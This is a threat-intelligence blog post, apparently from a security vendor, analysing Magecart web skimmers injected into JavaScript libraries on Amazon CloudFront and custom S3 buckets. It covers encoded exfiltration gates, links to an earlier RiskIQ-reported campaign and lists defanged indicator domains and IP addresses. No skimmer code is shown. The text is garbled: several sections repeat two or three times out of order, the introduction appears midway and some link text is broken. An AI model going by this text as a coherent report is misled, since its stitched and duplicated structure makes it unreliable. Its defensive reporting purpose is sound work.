
As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests, all of which are GET requests to various JavaScript files on the host s3-ca-central-1.amazonaws.com. The bottom pane shows the JavaScript code for the selected request. A red box highlights a line of code: `isInitializedisOpendedvtoolsprototypehashCodehttps://cdn-`. The rest of the code is partially obscured by a white box.

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

## Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.



Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.

